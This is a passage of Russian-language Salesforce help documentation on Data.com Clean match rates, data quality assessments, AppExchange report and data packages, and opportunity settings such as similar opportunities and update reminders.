Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра уровней совпадения Data.com Clean:

- Настройка приложения

Столбец	Определение
	контакты или интересы), совпавших с записями Data.com.
Обновлено	Количество обновленных обработанных записей Salesforce каждого типа (организации, контакты или интересы).

Столбец	Определение
Записи	Объект, поддерживающий функцию Data.com Clean: организации, контакты или интересы.
Уровень совпадения (% обработанных)	Процент обработанных записей Salesforce каждого типа (организации, контакты или интересы), совпавших с записями Data.com.
Уровень обновления (% обработанных)	Процент обновленных обработанных записей Salesforce каждого типа.

СМ. ТАКЖЕ:

Рекомендации по определению эффективности правил интеграции данных

Варианты совпадения функции очистки Data.com с вашими записями

Рекомендации по выбору службы сопоставления организаций

Как правила интеграции данных сопоставляют ваши записи?

Определение количества записей, нуждающихся в информационном пополнении

«Оценки данных Data.com» — это бесплатный пакет AppExchange от компании Salesforce, позволяющий определять количество записей, которое организация может дополнить посредством данных Data.com. Данный пакет определяет количество записей, помеченных статусом «Неактивно» в Data.com, и количество повторяющихся записей Salesforce (запрашивается пользователем отдельно).

Кроме того, пакет «Оценки данных Data.com» охватывает поля организаций, контактов и интересов, а также отображает напротив каждого поля количество записей с пустым значением и количество записей со значением, отличающимся от значения Data.com. (Например, поле «Тел.» может содержать пустое значение в 10 записях организаций, а поле «Имя организации» может содержать пустое значение в 5 записях контактов.) Данный пакет может использоваться при определении необходимости приобретения функции Data.com Clean, обновляющей поля, которые содержат пустые или устаревшие значения. Если функция Data.com Clean уже используется, то пакет отображает получаемую выгоду.

1. Установите приложение «Оценки данных Data.com» из каталога AppExchange.
2. Чтобы открыть приложение «Оценки данных», выберите пункт «Оценки Data.com» в меню приложений Force.com.
3. Чтобы задать настройки оценки, откройте вкладку «Оценка Data.com».
4. Нажмите кнопку **«Начать мою оценку»**.
   Приложение отображает примерное время выполнения. Данное время вычисляется исходя из средней скорости обработки записей (15 записей в секунду) и округляется до целого часа. Например, если имеется 200 000 организаций, выполнение оценки продлится около 3 часов 45 мин. Однако вычисленное время округляется до 4 часов.
5. После завершения оценки выберите пункт «Оценки Data.com» в меню приложений Force.com.
6. Последовательно откройте вкладки «Оценка Data.com» и «Оценки».
7. Щелкните **«Просмотр оценок»** напротив нужной оценки.
8. Просмотрите доступные вкладки. Описание каждой вкладки см. ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:
- Загрузка пакетов AppExchange

Для выполнения оценки данных Data.com:
- Специальные полномочия не требуются

Для просмотра оценки данных Data.com:
- Специальные полномочия не требуются

Символ табуляции	Описание
Сводка	Разделение набора записей, проанализированных для оценки. Данная вкладка содержит количество записей, доступных для обновления, количество неактивных записей Data.com и количество повторяющихся записей (запрашивается пользователем отдельно при выполнении оценки). Кроме того, данная вкладка содержит количество записей, совпавших с записями Data.com, и количество несовпавших записей.
Организации	Разделение совпавших записей организаций для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля организаций, и в нем напротив каждого поля можно увидеть количество записей с пустым значением и количество записей со значениями, отличающимися от значения Data.com. (Например, поле «Тел.» может содержать пустое значение в 10 записях организаций.)

Символ табуляции	Описание
Контакты	Разделение совпавших записей контактов для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля контактов, и в нем напротив каждого поля можно увидеть количество записей с пустым значением и количество записей со значением, отличающимся от значения Data.com. (Например, поле «Организация» может содержать пустое значение в 5 записях контактов.)
Интересы	Разделение совпавших записей интересов для отображения количества и процента записей по статусу и определения процента совпадений. Кроме того, пакет «Оценки данных Data.com» охватывает поля интересов, и в нем напротив каждого поля можно увидеть количество записей с пустым значением и количество записей, отличающихся от значения Data.com. (Например, поле «Должность» может содержать значение, отличающееся от значения Data.com, в 12 записях интересов.)
Не совпало	Алгоритм сопоставления Data.com использует ключевые поля для определения совпадений. Данная вкладка содержит ключевые поля, а также отображает количество и процент пустых значений среди несовпавших записей. Добавление допустимых данных в ключевые поля позволяет улучшить результаты сопоставления.
DUNSRight	Отображает ожидаемый уровень совпадения организации с использованием службы сопоставления DUNSRight. Код достоверности — это число от 1 до 10. Код достоверности совпадения, равный 10, представляет наиболее точное совпадение. Можно установить пороговый уровень достоверности, который обозначает записи как «Совпадение» или «Частичное совпадение». Совпадающие записи автоматически добавляются в автоматический процесс очистки. Можно также вручную добавить записи с частичным совпадением в автоматический процесс очистки.

Определение степени очистки организаций

При использовании функции Data.com Clean можно проверить «Статус очистки» всех организаций с помощью отчета «Организации по статусу очистки».

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Важное замечание: Если собственные записи и записи Data.com сопоставлены неверно, тщательно подумайте перед установкой флажка «Пометить различия и автоматически заполнить пустые поля записи». При возникновении несовпадений в нескольких записях свяжитесь со службой поддержки Salesforce.

1. Откройте вкладку «Панели мониторинга» и выберите «Аналитика Data.com». Запустите отчет «Организации по статусу очистки».
   Если задания по очистке выполнены правильно, то организации группируются по значениям статуса очистки.
2. Найдите любые записи Salesforce со статусом очистки «Отличается» в отчете. Чтобы просмотреть найденные различия, откройте некоторые записи и щелкните **«Очистить»**.
3. Повторите процесс сравнения для записей со статусом очистки «Не найдено».

СМ. ТАКЖЕ:

Варианты совпадения функции очистки Data.com с вашими записями

Статусы очистки Data.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения функции очистки Data.com:

- Настройка приложения

Установка и внедрение пакетов отчетов Data.com из каталога AppExchange

Получите доступ к дополнительным записям, чтобы помочь пользователям в анализе данных организаций, контактов и интересов.

Доступно в версиях: Salesforce ClassicSalesforce Classic и Lightning Experience.

Доступно при наличии лицензии Data.com Prospector в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- Загрузка пакетов AppExchange

Прим.: Эти пакеты разработаны для Data.com Clean и Data.com Prospector. При использовании интеграции данных пишите собственные настраиваемые отчеты.

Множество пакетов с записями Data.com доступны на AppExchange. Пакеты с записями для установки зависят от вида данных, которые вас интересуют, и типа продуктов Data.com, который вы используете. Ниже перечислены доступные пакеты и рекомендации по их установке.

Доступный пакет отчетов AppExchange	Содержимое	Рекомендации
Data.com Prospector Reports	Панель мониторинга и связанные отчеты, предназначенные для менеджеров по продажам и позволяющие определять значимость Data.com в отношении преобразованных интересов, прогнозов по продажам и доходов.	Для установки пакета компания должна использовать Data.com Prospector.
Data.com Clean Reports	Панель мониторинга и связанные отчеты, в первую очередь предназначенные для сотрудников отдела продаж и ответственных за постоянное обновление данных Salesforce.	Данный пакет может быть установлен только организацией, использующей функцию Data.com Clean.
Использование пакета «Оценки данных Data.com»	Панель мониторинга и связанные отчеты используют расширенный набор данных компаний D&B для предоставления пользователям уникальной информации об организациях. Это позволяет повысить эффективность планирования продаж и применения бизнес-стратегий.	Данный пакет может быть установлен только организацией, использующей продукт Data.com Prospector или Data.com Clean.
	Данный пакет позволяет оценить вклад Data.com в обновление собственных данных.	Можно запрашивать не более одной оценки организации каждые 30 дней.

1. Откройте страницу нужного пакета отчетов Data.com.
2. Нажмите кнопку **«Получить сейчас!»**.
3. Установите нужные пакеты отчетов Data.com.
4. Если компания пользуется версией Professional Edition, добавьте эти поля в свой макет страницы. Если это не так, такие поля не включаются в ваши отчеты.

Макет страницы	Поля
Организация	Извлечено из `Data.com`
Контакт	Извлечено из `Data.com`
Интерес	Извлечено из `Data.com`
Возможность	Извлечено из `Data.com`

5. Сообщите пользователям список доступных отчетов и панелей мониторинга Data.com.

Получение оценки данных организации

Чтобы принимать взвешенные решения о качестве данных организации, запрашивайте оценку данных Data.com. Оценка отображает общее качество данных организаций и предоставляет анализ полей ключевых организаций. Оценка не изменяет данные организации. Оценка данных доступна для организаций в США и Канаде. Вместо этого текущим клиентам Data.com Clean рекомендуется использовать пакет «Отчеты Data.com Clean» из каталога AppExchange.

Прим.: Оценка данных организации Data.com Account Data будет прекращена в Salesforce начиная с выпуска Winter'18. См. подробнее в разделе «Оценка данных организации Data.com будет прекращена начиная с выпуска Winter'18».

1. Запрос на оценку данных организации

   Запрос на оценку данных организации выполняется путем активации правила интеграции данных «Сведения о компании для организаций» в режиме оценки.

2. Рекомендации по чтению оценки данных организации

   В результате оценки данных предоставляются показатели общего состояния данных для организаций. Предлагаются сведения о записях организации, которые можно сопоставить и обновить посредством Data.com, а также диаграммы сегментирования клиентов по отраслям, географическим признакам, количеству сотрудников и годовому доходу. Оценка данных доступна для организаций Salesforce в США и Канаде. Эта функция доступна только в Lightning Experience.

Запрос на оценку данных организации

ВЕРСИИ

Доступно в Lightning Experience и Salesforce Classic в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Запрос на оценку данных организации выполняется путем активации правила интеграции данных «Сведения о компании для организаций» в режиме оценки.

Прим.: Оценка данных организации Data.com Account Data будет прекращена в Salesforce начиная с выпуска Winter'18. См. подробнее в разделе «Оценка данных организации Data.com будет прекращена начиная с выпуска Winter'18».

Если организация является клиентом Data.com Clean и применяет задания по очистке, рекомендуется использовать бесплатный пакет AppExchange, Отчеты Data.com Clean, чтобы определить эффективность функции очистки.

1. Введите строку *«Правила интеграции данных»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Правила интеграции данных»**.
2. Щелкните **«Сведения о компании для организаций»** в списке правил.
3. Нажмите **«Редактировать параметры правила»**.
4. Щелкните **«Генерировать оценку данных "только для чтения"»**, затем нажмите **«Сохранить»**.


   Для сохранения или активации правила требуется согласование положений соглашения об оценке данных.

5. Неактивное правило следует активировать, щелкнув **«Активировать»**.


   Теперь поле «Текущий статус» указывает на активность правила в режиме оценки.

Важное замечание: Если в организацию входит не более 100 организаций, уведомление о готовности оценки не отправляется.

Если в организацию входит более 100 организаций, то по готовности оценки система Salesforce уведомляет пользователя по эл. почте и в приложении Lightning Experience.



Оценка может потребовать больше 24 часов в зависимости от размера организации. Чтобы просмотреть результаты оценки, перейдите к средству запуска приложений в Lightning Experience и выберите приложение «Оценка данных».



Чтобы предоставить общий доступ к оценке, предоставьте другим пользователям в организации полномочие «Оценка данных».

СМ. ТАКЖЕ:

Рекомендации по чтению оценки данных организации

Рекомендации по чтению оценки данных организации


В результате оценки данных предоставляются показатели общего состояния данных для организаций. Предлагаются сведения о записях организации, которые можно сопоставить и обновить посредством Data.com, а также диаграммы сегментирования клиентов по отраслям, географическим признакам, количеству сотрудников и годовому доходу. Оценка данных доступна для организаций Salesforce в США и Канаде. Эта функция доступна только в Lightning Experience.

Прим.: Оценка данных организации Data.com Account Data будет прекращена в Salesforce начиная с выпуска Winter'18. См. подробнее в разделе «Оценка данных организации Data.com будет прекращена начиная с выпуска Winter'18».

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Качество данных



Показатели состояния данных вычисляются с использованием трех факторов.

Соответствие

Фактор соответствия отображает, насколько просто поддерживать полноту и актуальность записей CRM посредством данных Dun & Bradstreet. Как правило, записи CRM с высокой степенью соответствия имеют хорошие показатели наполнения для ключевых идентификаторов, например: адресные поля и веб-сайт компании. Повышение рейтинга соответствия повышает рейтинг общего состояния данных.


Точность

Точность определяется долей записей организации, которые являются полными и актуальными при сравнении с набором данных Dun & Bradstreet. Польза от записи снижается, если ценные данные по маркетингу и сбыту (например, фирмография и финансовые показатели) неполны или неактуальны. Повышение рейтинга точности повышает рейтинг общего состояния данных.

Уникальность

Показатель уникальности основывается на количестве повторяющихся организаций, выявленных по совпадающим записям. Наличие повторений влияет на возможность поиска данных и составление отчетов, снижает производительность персонала и удовлетворенность клиентов. Повышение рейтинга уникальности повышает рейтинг общего состояния данных.

Анализ соответствия




Анализ соответствия показывает количество записей, которые могут быть сопоставлены записям в наборе данных Dun & Bradstreet. Также указана актуальность полей в записях.

Совпадения по актуальности
Процентная доля записей организации, в которых все значения полей точно соответствуют значениям полей в соответствующей записи Dun & Bradstreet.

Совпадения по неактуальности
Процентная доля записей организации, которые сопоставлены функцией Data.com с соответствующей записью Dun & Bradstreet, но значения ее полей отличаются от значений полей в записи Dun & Bradstreet.

Не совпало
Процентная доля записей организации, которые функция Data.com не смогла сопоставить с записью в наборе данных Dun & Bradstreet. При высокой процентной доле не совпавших записей, возможно, пользователь использует нестандартные поля для сопоставления. Чтобы подать запрос об индивидуальной оценке данных, обратитесь к менеджеру по работе с клиентами Salesforce.

Сегментирование клиентов



Диаграммы сегментирования клиентов предлагают подробные графические представления данных организации. На диаграммах отображаются поля, для которых продукт Data.com потенциально может предоставить дополнительные актуальные и точные данные.

Отрасль
Распределение организаций в пяти основных отраслях в соответствии с определением по двузначному коду SIC (стандартная отраслевая классификация).

Географический признак
Распределение организаций в определенном географическом регионе в соответствии с основным адресом для выставления счетов Dun & Bradstreet для компаний.

Количество сотрудников
Распределение количества сотрудников для компаний в организациях. Подсчет основывается на данных Dun & Bradstreet для этих компаний, а не на данных организаций Salesforce.

Доход

Распределение годового дохода для организаций, определенного на основании данных Dun & Bradstreet по годовым объемам продаж.

СМ. ТАКЖЕ:

Запрос на оценку данных организации

Оценка данных для пакетов AppExchange

Данные пакетов могут дополнять данные об организации, контактах и пр. такой информацией, как цель приобретения или рекомендации, касающиеся конкретной отрасли. Проведите бесплатную оценку, чтобы определить, представляет ли ценность для вашего бизнеса пакеты отраслевых данных, приобретенных в AppExchange.

ВЕРСИИ

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Рекомендации по оценке данных для пакета AppExchange

Прежде чем установить и использовать оценку данных для пакета AppExchange, убедитесь в том, что вы сможете получить максимальную пользу от бесплатных оценок, ознакомившись с основными рекомендациями.

Выполнение оценки данных для пакета AppExchange

При работе с AppExchange можно приобретать пакеты отраслевых данных для дополнения данных об организациях, интересах Salesforce и пр. Прежде чем приобрести пакет, выполните бесплатную оценку данных, чтобы убедиться, что данные в пакете представляют ценность для вашего бизнеса.

Рекомендации по оценке данных

Придерживайтесь следующих основных рекомендаций, чтобы получить максимальную пользу от бесплатной оценки данных.

Рекомендации по оценке данных для пакета AppExchange

Прежде чем установить и использовать оценку данных для пакета AppExchange, убедитесь в том, что вы сможете получить максимальную пользу от бесплатных оценок, ознакомившись с основными рекомендациями.

ВЕРСИИ

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**

Правило интеграции данных

Каждый пакет AppExchange включает правило интеграции данных, которое определяет, как согласовать конкретные записи с записями из источника данных пакета. Если вы приобрели данные, то это правило также определяет, как обновляются поля в настраиваемом объекте, включенном в пакет.

Конфигурация

Некоторые пакеты AppExchange требуют настройки перед проведением оценки. При настройке оценки должны быть указаны интересующие вас области в данных пакета. Попробуйте выбирать разные области каждый раз при выполнении оценки.

Соотнесение полей

Используете ли вы настраиваемые поля? Проверьте наличие пустых полей в записях (служба данных не может согласовывать пустые поля в записях). Затем откорректируйте отображение полей для правила интеграции данных.

Ограничение количества оценок, которые могут быть выполнены

После проведения пяти оценок можно выполнять оценку через каждые семь дней.

СМ. ТАКЖЕ:

Выполнение оценки данных для пакета AppExchange

Выполнение оценки данных для пакета AppExchange

При работе с AppExchange можно приобретать пакеты отраслевых данных для дополнения данных об организациях, интересах Salesforce и пр. Прежде чем приобрести пакет, выполните бесплатную оценку данных, чтобы убедиться, что данные в пакете представляют ценность для вашего бизнеса.

Любой администратор Salesforce в компании может осуществлять оценку данных и получать к ним доступ в программе установки.

ВЕРСИИ

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

1. Установите данный пакет.


   В настоящее время AppExchange предлагает один пакет, поддерживающий оценку данных, от Bombora.

   Мы отправим вам уведомление в приложении и по электронной почте после установки вашего пакета данных. Уведомления включают ссылки на правила интеграции данных, содержащиеся в пакете.

2. Настройте оценку, определив интересующие вас области данных пакета.

   В программе установки, в поле «Быстрый поиск», введите *Правила интеграции данных*. Щелкните одно из правил, включенных в пакет, и щелкните **Настроить**.

   Например, предположим, что вы занимаетесь продажей продукта аналитики данных. Областью, включенной в пакет (1), становится поиск фильтров «аналитика». Выберите объекты, которые необходимо включить в оценку (2).




   Нет необходимости настраивать больше одного правила. Все правила в пакете имеют общую конфигурацию. В некоторых пакетах настройка правил не предусмотрена.

3. Выполните оценку.

Мы отправим вам уведомление в приложении и по электронной почте после того, как ваша оценка будет готова. Проводится отдельная оценка для каждого правила, и каждая оценка охватывает одно поле в данных пакета.

Оценка включает уровень совпадения — процентную долю записей, которые могут быть согласованы с записями в пакете данных (1). Кроме того, проводится сегментация данных в сравнении с данными пакета по областям, выбранным при настройке. Некоторые оценки включают больше диаграмм, в зависимости от характера данных.

В этом примере при оценке данные сегментируются не только по выбранным областям продукции (2), но и по категориям продукции (3).



СМ. ТАКЖЕ:

Внешняя ссылка: Данные о намерениях: агрегатор Bombora на портале AppExchange

Рекомендации по оценке данных для пакета AppExchange

Рекомендации по оценке данных

Как правила интеграции данных сопоставляют ваши записи?

Рекомендации по оценке данных

Придерживайтесь следующих основных рекомендаций, чтобы получить максимальную пользу от бесплатной оценки данных.

уведомления

Мы отправим вам уведомление в приложении и по электронной почте после того, как пакет AppExchange будет установлен и готов для настройки, если это потребуется. Мы также уведомим вас о том, что оценка готова. Уведомление по электронной почте содержит ссылки на все правила в пакете. Каждое уведомление в приложении ссылается на одно правило.

ВЕРСИИ

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**

Доступ

Любой администратор Salesforce в компании может осуществлять оценку данных и получать к ним доступ в программе установки.

Обновление данных

Оценка данных не обновляется автоматически после изменения записей, конфигурации или отображения полей. Чтобы видеть обновленные результаты, проведите оценку повторно.

СМ. ТАКЖЕ:

Выполнение оценки данных для пакета AppExchange

Установка параметров продаж

Пользовательская настройка коммерческих возможностей и продуктов

Извлекайте наибольшую пользу от использования коммерческих возможностей и продуктов, настроив следующие дополнительные функции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

Включение и настройка похожих возможностей

Предоставьте пользователям возможность находить закрытые и реализованные возможности, соответствующие атрибутам возможности, с которой они сейчас работают, а затем легко находить сведения, которые могут помочь закрывать открытые сделки.

Простое добавление продуктов для возможностей

Настройте в Salesforce напоминания для пользователей о необходимости добавлять продукты для создаваемых возможностей. При выборе параметра «Напоминать пользователям о необходимости добавления продуктов в возможности» в настройках возможности кнопка сохранения для записи новой возможности будет называться «Сохранить и добавить продукт».

Включение напоминаний об обновлении возможности

Обновленные и проверенные возможности гарантируют создание точных прогнозов. Включение напоминаний об обновлении позволяет менеджерам автоматически направлять своим непосредственным подчиненным сообщения электронной почты с отчетом об открытых возможностях группы.

Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов

Salesforce можно настроить так, чтобы при активации или деактивации продукта все связанные цены на этот продукт одновременно активировались или деактивировались.

Ограничение на редактирования цены и количества продуктов для возможности

Можно определять, разрешено ли пользователям менять значения полей «Цена» и «Количество» для возможностей.

Включение расписаний продуктов

Создайте расписания поступления доходов и объемов продукции, которые поставляются или оплачиваются в течение промежутка времени. Кроме того, администраторы могут включать параметры расписаний, позволяющие пользователям создавать расписания для отдельных продуктов возможностей.

Использование групп продуктов

Активация предупреждений о крупных сделках

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Организация позволяет активировать только одно предупреждение о возможности. Сообщение-предупреждение напоминает страницу сведений о возможности, включая макет страницы и язык выбранного пользователя.

Настройка предупреждений о крупной сделке

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Благодаря настройке данного предупреждения, пользователи могут получать электронные уведомления о достижении возможностью порогового значения.

СМ. ТАКЖЕ:

Возможности

Включение и настройка похожих возможностей

Предоставьте пользователям возможность находить закрытые и реализованные возможности, соответствующие атрибутам возможности, с которой они сейчас работают, а затем легко находить сведения, которые могут помочь закрывать открытые сделки.

Прим.:

- Поиск организуется с помощью операторов *ИЛИ*. Таким образом, для того, чтобы считать закрытую или реализованную возможность похожей, она должна соответствовать только одному критерию. Для оптимизации поиска рекомендуется использовать несколько критериев.
- Принимая решение о том, какие поля возможности будут отображаться в соответствующем списке похожих возможностей, имейте в виду, что пользователи будут видеть все отображаемые поля, независимо от правил общего доступа и полномочий.

1. В настройке введите *«Похожие возможности»* в поле «Быстрый поиск», затем выберите **«Похожие возможности»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить функцию "Похожие возможности"».
4. Выберите поля или связанные списки, которые должны использоваться при поиске похожих возможностей, и нажмите кнопку **«Добавить»**.
5. Выберите поля, которые должны отображаться в связанном списке «Похожие возможности».
6. Нажмите кнопку **«Сохранить»**.
7. Добавьте связанный список «Похожие возможности» в макет страницы возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Все** выпуски для организаций, активированные до лета 2009 г.

Доступно в версиях: Выпуски **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** и **Developer** для организаций, активированные до лета 2009 г.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и настройки похожих возможностей:

- Настройка приложения

СМ. ТАКЖЕ:

Рекомендации по поиску похожих коммерческих возможностей

Простое добавление продуктов для возможностей

Настройте в Salesforce напоминания для пользователей о необходимости добавлять продукты для создаваемых возможностей. При выборе параметра «Напоминать пользователям о необходимости добавления продуктов в возможности» в настройках возможности кнопка сохранения для записи новой возможности будет называться «Сохранить и добавить продукт».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Понятие продукта

Включение напоминаний об обновлении возможности

Обновленные и проверенные возможности гарантируют создание точных прогнозов. Включение напоминаний об обновлении позволяет менеджерам автоматически направлять своим непосредственным подчиненным сообщения электронной почты с отчетом об открытых возможностях группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience
